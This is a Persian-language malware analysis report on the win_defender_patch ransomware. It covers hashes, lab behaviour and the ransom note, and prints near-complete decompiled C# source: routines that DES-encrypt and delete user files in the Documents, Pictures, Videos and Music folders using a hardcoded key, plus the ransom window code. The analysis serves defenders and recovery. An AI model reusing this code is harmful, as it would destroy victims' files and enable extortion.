باسمه تعالی

تحلیل فنی باج‌افزار win_defender_patch

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام win_defender_patch خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در نیمه‌ی دوم ماه دسامبر سال ۲۰۱۸ میلادی شروع شده است. این باج‌افزار از الگوریتم رمزنگاری DES برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌های موجود در دایرکتوری‌هایی خاص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. باج‌افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به ".ransomwared" تغییر می‌دهد و طبق بررسی‌های صورت گرفته فایل‌های رمزگذاری شده توسط این باج‌افزار قابل رمزگشایی می‌باشند.

مشخصات فایل اجرایی :


نام فایل	win_defender_patch.exe
MD۵	۸۵۸۱d۵ae۳۹a۳f۳۸c۹bacf۳۱f۸۱۵۸۱d۵c
SHA-۱	a٤٨٦٣١٩f٩٦٧e٥١٠٢bb٥٦bc١ca٩٩٣ec٠٥cab٥٨٥b٨
SHA-۲۵۶	٨٦a٤٢e٣٠٢٣e٧f٦٥١f١a٩٠d١١cdf٧٧٧٤٢٣d٨db٠٠٣fe٢٥٩٧c٢e٣٦e٩b٩ce٦f٤afcf
اندازه فایل	۱۸۷.۳۷ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

فایل اجرایی این باج افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۵.۲۹	۸۱۹۲	۳٦٨٤	٤٠٩٦
.rsrc	۳.۵۳	١٦٣٨٤	١٧٠٧٤٠	١٧١٠٠٨
.reloc	٦.٥٨	١٨٨٤١٦	١٢	٥١٢

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار win_defender_patch، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، فرایند رمزگذاری فایل‌ها را آغاز می‌کند. پس از اتمام این فرایند پیغام زیر مبنی بر رمزگذاری فایل‌ها توسط باج‌افزار و خرید کلید رمزگشایی جهت رمزگشایی آن‌ها به قربانیان نمایش داده می‌شود :



پس از کلیک بر روی دکمه‌ی OK توسط قربانیان، پنجره‌ی زیر نمایش داده می‌شود :




طبق متن موجود در این پنجره، مهاجمین اعلام نموده‌اند که قربانیان توسط یک باج‌افزار مورد حمله واقع شده‌اند و آن‌ها برای رمزگشایی فایل‌های خود بایستی از طریق آدرس ایمیل wanna@extra.credit با مهاجمین جهت خرید کلید رمزگشایی فایل‌ها ارتباط برقرار نمایند.

همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری DES برای رمزگذاری فایل‌ها استفاده می‌کند. لیست دایرکتوری‌های مورد هدف باج‌افزار در زیر آمده است و باج‌افزار مورد اشاره تمام فایل‌های موجود در این دایرکتوری‌ها را رمزگذاری می‌کند.


Documents, Pictures, Music, Videos

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند ".ransomwared" به انتهای فایل‌ها اضافه می‌شود.



طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود. هنگام اجرای باج‌افزار win_defender_patch شاهد بودیم که این باج‌افزار به طور میانگین از ۲۵ الی ۳۰ درصد ظرفیت CPU، و ۵ الی ۱۰ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت زمان رمزگذاری فایل‌ها با توجه به اینکه باج‌افزار تنها دایرکتوری‌های خاصی را رمزگذاری می‌کند، بستگی به حجم فایل‌های مورد نظر در این دایرکتوری‌ها دارد، به طور مثال طبق بررسی‌های صورت گرفته در محیط آزمایشگاه، مدت زمان لازم جهت رمزگذاری یک هارد دیسک با حجم ۲۵ گیگابایت، ۱۳

دقیقه بود. تصویر زیر مربوط به نمودار مصرف منابع سیستم توسط باج‌افزار، از لحظه‌ی شروع تا انتهای فرایند رمزگذاری می‌باشد :




بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار win_defender_patch به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار win_defender_patch ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



طبق بررسی‌های صورت گرفته بر روی باج‌افزارهای مختلف، به طور معمول مهاجمین از روش‌های مختلفی جهت محافظت از کدمنبع باج‌افزارها استفاده می‌کنند تا محققین قادر به تحلیل باج‌افزارها و یافتن راه‌حل‌های مناسب جهت پیشگیری از انتشار آن‌ها و یا کشف دیکریپتور مخصوص هر یک از باج‌افزارها نشوند. به طور مثال برخی از مهاجمین جهت محافظت از کدمنبع باج‌افزار خود از روش MPRESS استفاده می‌نمایند که در این روش تمام توابع و رشته‌ها غیرقابل نمایش می‌شوند و باعث عدم دسترسی به کدمنبع باج‌افزار می‌شود. باج‌افزار win_defender_patch نیز از این قاعده مستثنی نبود و با استفاده از این روش، کدمنبع آن محافظت شده بود که توانستیم کدمنبع آن را با استفاده از نرم‌افزار de4dot بازیابی نماییم و تحلیل‌های بیشتر را بر روی آن انجام دهیم که پس از تحلیل کد باج‌افزار win_defender_patch به نتایج زیر دست پیدا کردیم.

همانطور که در تصویر زیر قابل ملاحظه است، آیکون فایل اجرایی این باج‌افزار مشابه بروزرسانی ویندوز می‌باشد که به نظر می‌رسد مهاجمین از تکنیک‌های مهندسی اجتماعی برای گمراه نمودن قربانیان و وادار نمودن آن‌ها به کلیک بر روی فایل مورد نظر نموده‌اند.

Resources

```
// 0x00001024: RanNamespace.Form.resources (166074 bytes, Embedded, Public)
Save

// 0x00001159: $this.Icon = 165764 bytes, Type = System.Drawing.Icon, PublicKeyToken=b03f5f7f11d50a3a
// 0x000298E4: RanNamespace.Properties.Resources.resources (180 bytes, Embedded, Public)
Save
```

قطعه کد زیر مربوط به تابع Main() باج‌افزار می‌باشد و همانطور که قابل مشاهده است شامل دایرکتوری‌های مورد هدف باج‌افزار و تابع EncryptDir(,,) می‌باشد که برای رمزگذاری فایل‌ها فراخوانی می‌شود. همچنین در این تابع یک رشته با نام key تعریف شده است که مقدار آن برابر با "Kevi۳۷۹K" است و طبق بررسی‌های صورت گرفته این رشته جهت رمزگذاری فایل‌ها و سپس رمزگشایی آن‌ها مورد استفاده قرار می‌گیرد.

Main() : void

```
// RanNamespace.Ransom
// Token: 0x06000006 RID: 6 RVA: 0x00002A60 File Offset: 0x00000C60
[STAThread]
private static void Main()
{
    string key = "Kevi379K";
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
    string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.MyPictures);
    string folderPath3 = Environment.GetFolderPath(Environment.SpecialFolder.MyVideos);
    string folderPath4 = Environment.GetFolderPath(Environment.SpecialFolder.MyMusic);
    string path = Path.Combine(folderPath, "My Music");
    string path2 = Path.Combine(folderPath, "My Pictures");
    string path3 = Path.Combine(folderPath, "My Videos");
    if (Directory.Exists(path))
    {
        Directory.Delete(path);
    }
    if (Directory.Exists(path2))
    {
        Directory.Delete(path2);
    }
    if (Directory.Exists(path3))
    {
        Directory.Delete(path3);
    }
    Ransom.EncryptDir(folderPath, key, 300);
    Ransom.EncryptDir(folderPath2, key, 300);
    Ransom.EncryptDir(folderPath3, key, 300);
    Ransom.EncryptDir(folderPath4, key, 300);
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new Form());
}
```

قطعه کد زیر مربوط به تابع EncryptDir(,,) می‌باشد که با فراخوانی آن فرایند دریافت فایل‌ها جهت رمزگذاری انجام می‌شود. پس از دریافت فایل‌ها توسط تابع EncryptDir(,,)، تابع EncryptFile() جهت

رمزگذاری فایل‌ها فراخوانی می‌شود و پس از رمزگذاری فایل‌ها پسوند ".ransomwared" به انتهای آن‌ها اضافه می‌شود.

EncryptDir(string, string, int) : void

```
// RanNamespace.Ransom
// Token: 0x06000007 RID: 7 RVA: 0x00002B2C File Offset: 0x00000D2C
public static void EncryptDir(string d, string key, int mili)
{
    DirectoryInfo directoryInfo = new DirectoryInfo(d);
    FileInfo[] files = directoryInfo.GetFiles();
    DirectoryInfo[] directories = directoryInfo.GetDirectories();
    for (int i = 0; i < directories.Length; i++)
    {
        Ransom.EncryptDir(directories[i].FullName, key, mili);
    }
    foreach (FileInfo fileInfo in files)
    {
        if (fileInfo.Extension.ToLower() != ".ransomwared")
        {
            Ransom.EncryptFile(fileInfo.FullName, fileInfo.FullName + ".ransomwared", key);
            try
            {
                File.Delete(fileInfo.FullName);
            }
            catch
            {
            }
            finally
            {
                Thread.Sleep(mili);
            }
        }
    }
}
```

قطعه کد زیر مربوط به تابع EncryptFile() می‌باشد و همانطور که قابل مشاهده است این باج‌افزار از الگوریتم رمزنگاری DES برای رمزگذاری فایل‌ها استفاده می‌کند :

EncryptFile(string, string, string) : void

```
// RanNamespace.Ransom
// Token: 0x06000008 RID: 8 RVA: 0x00002BE8 File Offset: 0x00000DE8
private static void EncryptFile(string sInputFilename, string sOutputFilename, string skey)
{
    FileStream fileStream;
    FileStream fileStream2;
    try
    {
        fileStream = new FileStream(sInputFilename, FileMode.Open, FileAccess.Read);
        fileStream2 = new FileStream(sOutputFilename, FileMode.Create, FileAccess.Write);
    }
    catch
    {
        return;
    }
    ICryptoTransform transform = new DESCryptoServiceProvider
    {
        Key = Encoding.ASCII.GetBytes(skey),
        IV = Encoding.ASCII.GetBytes(skey)
    }.CreateEncryptor();
    CryptoStream cryptoStream = new CryptoStream(fileStream2, transform, CryptoStreamMode.Write);
    byte[] array = new byte[fileStream.Length];
    fileStream.Read(array, 0, array.Length);
    cryptoStream.Write(array, 0, array.Length);
    cryptoStream.Close();
    fileStream.Close();
    fileStream2.Close();
}
```

قطعه کدهای زیر مربوط به فرایند رمزگشایی فایل‌ها در صورت وارد نمودن کلید رمزگشایی صحیح می‌باشد:

DecryptDir(string, string, int) : bool

```
// RanNamespace.Ransom
// Token: 0x06000009 RID: 9 RVA: 0x00002C88 File Offset: 0x00000E88
public static bool DecryptDir(string d, string key, int mili)
{
    DirectoryInfo directoryInfo = new DirectoryInfo(d);
    FileInfo[] files = directoryInfo.GetFiles();
    DirectoryInfo[] directories = directoryInfo.GetDirectories();
    foreach (FileInfo fileInfo in files)
    {
        if (fileInfo.Extension.ToLower() == ".ransomwared")
        {
            if (!Ransom.DecryptFile(fileInfo.FullName, fileInfo.FullName.Replace(".ransomwared", ""), key))
            {
                return false;
            }
            try
            {
                File.Delete(fileInfo.FullName);
            }
            catch
            {
            }
            finally
            {
                Thread.Sleep(mili);
            }
        }
    }
    DirectoryInfo[] array2 = directories;
    for (int i = 0; i < array2.Length; i++)
    {
        Ransom.DecryptDir(array2[i].FullName, key, mili);
    }
    return true;
}
```

تصویر ۱: تابع DecryptDir()

DecryptFile(string, string, string) : bool

```
// RanNamespace.Ransom
// Token: 0x0600000A RID: 10 RVA: 0x00002D54 File Offset: 0x00000F54
private static bool DecryptFile(string sInputFilename, string sOutputFinename, string sKey)
{
    FileStream fileStream;
    FileStream fileStream2;
    try
    {
        fileStream = new FileStream(sInputFilename, FileMode.Open, FileAccess.Read);
        fileStream2 = new FileStream(sOutputFinename, FileMode.Create, FileAccess.Write);
    }
    catch
    {
        return false;
    }
    DESCryptoServiceProvider descryptoServiceProvider = new DESCryptoServiceProvider();
    bool result;
    try
    {
        descryptoServiceProvider.Key = Encoding.ASCII.GetBytes(sKey);
        descryptoServiceProvider.IV = Encoding.ASCII.GetBytes(sKey);
        ICryptoTransform transform = descryptoServiceProvider.CreateDecryptor();
        CryptoStream cryptoStream = new CryptoStream(fileStream2, transform, CryptoStreamMode.Write);
        byte[] array = new byte[fileStream.Length];
        fileStream.Read(array, 0, array.Length);
        cryptoStream.Write(array, 0, array.Length);
        cryptoStream.Close();
        goto IL_95;
    }
    catch
    {
        fileStream.Close();
        fileStream2.Close();
        result = false;
    }
    return result;
    IL_95:
    fileStream.Close();
    fileStream2.Close();
    return true;
}
```

تصویر ۲: تابع DecryptFile()

همانطور که اشاره شد پس از اتمام فرایند رمزگذاری فایل‌ها یک پیغام مبنی بر رمزگذاری فایل‌ها توسط باج‌افزار و خرید کلید رمزگشایی جهت رمزگشایی آن‌ها به قربانیان نمایش داده می‌شود، قطعه کد زیر مربوط به فرایند ایجاد این پنجره می‌باشد :

Form

```
using System;
using System.ComponentModel;
using System.Drawing;
using System.Windows.Forms;

namespace RanNamespace
{
    // Token: 0x02000002 RID: 2
    public class Form : Form
    {
        // Token: 0x06000001 RID: 1 RVA: 0x000020D8 File Offset: 0x000002D8
        public Form()
        {
            MessageBox.Show("Files are encrypted. Buy a recovery code.", "You are ransomwared!", MessageBoxButtons.OK, MessageBoxIcon.Exclamation);
            this.InitializeComponent();
            this.labelMyDoc.Text = "Encrypted: " + this.pathMyDoc;
            this.labelMyPic.Text = "Encrypted: " + this.pathMyPic;
            this.labelMyVid.Text = "Encrypted: " + this.pathMyVid;
            this.labelMyMsc.Text = "Encrypted: " + this.pathMyMsc;
        }
```

قطعه کد زیر مربوط به پنجره‌ی پیغام باج‌خواهی می‌باشد :

InitializeComponent() : void

```
this.labelMyMsc.Location = new Point(27, 273);
this.labelMyMsc.Name = "labelMyMsc";
this.labelMyMsc.Size = new Size(430, 25);
this.labelMyMsc.TabIndex = 3;
this.labelMyMsc.Text = "Encrypting...";
this.labelMyMsc.TextAlign = ContentAlignment.MiddleCenter;
this.buttonRecover.Anchor = AnchorStyles.None;
this.buttonRecover.Location = new Point(367, 87);
this.buttonRecover.Name = "buttonRecover";
this.buttonRecover.Size = new Size(88, 25);
this.buttonRecover.TabIndex = 4;
this.buttonRecover.Text = "Recovery";
this.buttonRecover.UseVisualStyleBackColor = true;
this.buttonRecover.Click += this.buttonRecover_Click;
this.textBoxCode.Anchor = AnchorStyles.None;
this.textBoxCode.Location = new Point(27, 90);
this.textBoxCode.Name = "textBoxCode";
this.textBoxCode.Size = new Size(283, 19);
this.textBoxCode.TabIndex = 5;
this.labelNotice.Anchor = AnchorStyles.None;
this.labelNotice.BackColor = SystemColors.ControlLight;
this.labelNotice.BorderStyle = BorderStyle.Fixed3D;
this.LayoutPanel.SetColumnSpan(this.labelNotice, 2);
this.labelNotice.Location = new Point(31, 12);
this.labelNotice.Name = "labelNotice";
this.labelNotice.Size = new Size(422, 52);
this.labelNotice.TabIndex = 6;
this.labelNotice.Text = "You are ransomwared! To recover your files, email us and buy recovery code ;)\r\n\r\nwanna@extra.credit";
this.labelNotice.TextAlign = ContentAlignment.MiddleCenter;
base.AutoScaleDimensions = new SizeF(6f, 12f);
base.AutoScaleMode = AutoScaleMode.Font;
base.ClientSize = new Size(484, 311);
base.Controls.Add(this.LayoutPanel);
base.Icon = (Icon)componentResourceManager.GetObject("$this.Icon");
base.MaximizeBox = false;
base.MinimizeBox = false;
base.Name = "Form";
this.Text = "Recovery";
this.LayoutPanel.ResumeLayout(false);
this.LayoutPanel.PerformLayout();
base.ResumeLayout(false);
}
```

قطعه کد زیر مربوط به فرایند رمزگشایی فایل‌ها می‌باشد :

recover(Control, string, string, int) : bool

```
// RanNamespace.Form
// Token: 0x06000003 RID: 3 RVA: 0x000022A4 File Offset: 0x000004A4
private bool recover(Control labelWhich, string pathWhich, string key, int mili)
{
    labelWhich.BackColor = Color.Red;
    labelWhich.ForeColor = Color.White;
    labelWhich.Text = "Recovering...";
    labelWhich.Update();
    Ransom.DecryptDir(pathWhich, key, mili);
    if (Ransom.DecryptDir(pathWhich, key, mili))
    {
        labelWhich.BackColor = Color.PaleGreen;
        labelWhich.ForeColor = Color.Black;
        labelWhich.Text = "Decrypted: " + pathWhich;
        labelWhich.Update();
        return true;
    }
    labelWhich.BackColor = Color.Red;
    labelWhich.ForeColor = Color.White;
    labelWhich.Text = "";
    labelWhich.Update();
    return false;
}
```

قطعه کد زیر مربوط به پنجره‌ای می‌باشد که پس از رمزگشایی فایل‌ها به نمایش گذاشته می‌شود :


```
buttonRecover_Click(object, EventArgs) : v...
1  // RanNamespace.Form
2  // Token: 0x06000002 RID: 2 RVA: 0x000021A4 File Offset: 0x000003A4
3  private void buttonRecover_Click(object sender, EventArgs e)
4  {
5      if (this.recover(this.labelMyDoc, this.pathMyDoc, this.textBoxCode.Text, 100))
6      {
7          this.recover(this.labelMyPic, this.pathMyPic, this.textBoxCode.Text, 100);
8          this.recover(this.labelMyVid, this.pathMyVid, this.textBoxCode.Text, 100);
9          this.recover(this.labelMyMsc, this.pathMyMsc, this.textBoxCode.Text, 100);
10         MessageBox.Show("Contraturation!!! Files are decrypted.", "Thanks for your payment :)", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
11         Application.Exit();
12         return;
13     }
14     this.labelMyDoc.BackColor = Color.MistyRose;
15     this.labelMyDoc.ForeColor = Color.Black;
16     this.labelMyDoc.Text = "Encrypted: " + this.pathMyDoc;
17     this.labelMyDoc.Update();
18     MessageBox.Show("Wrong code, try again.", "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
19 }
20
```

باج‌افزار win_defender_patch فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

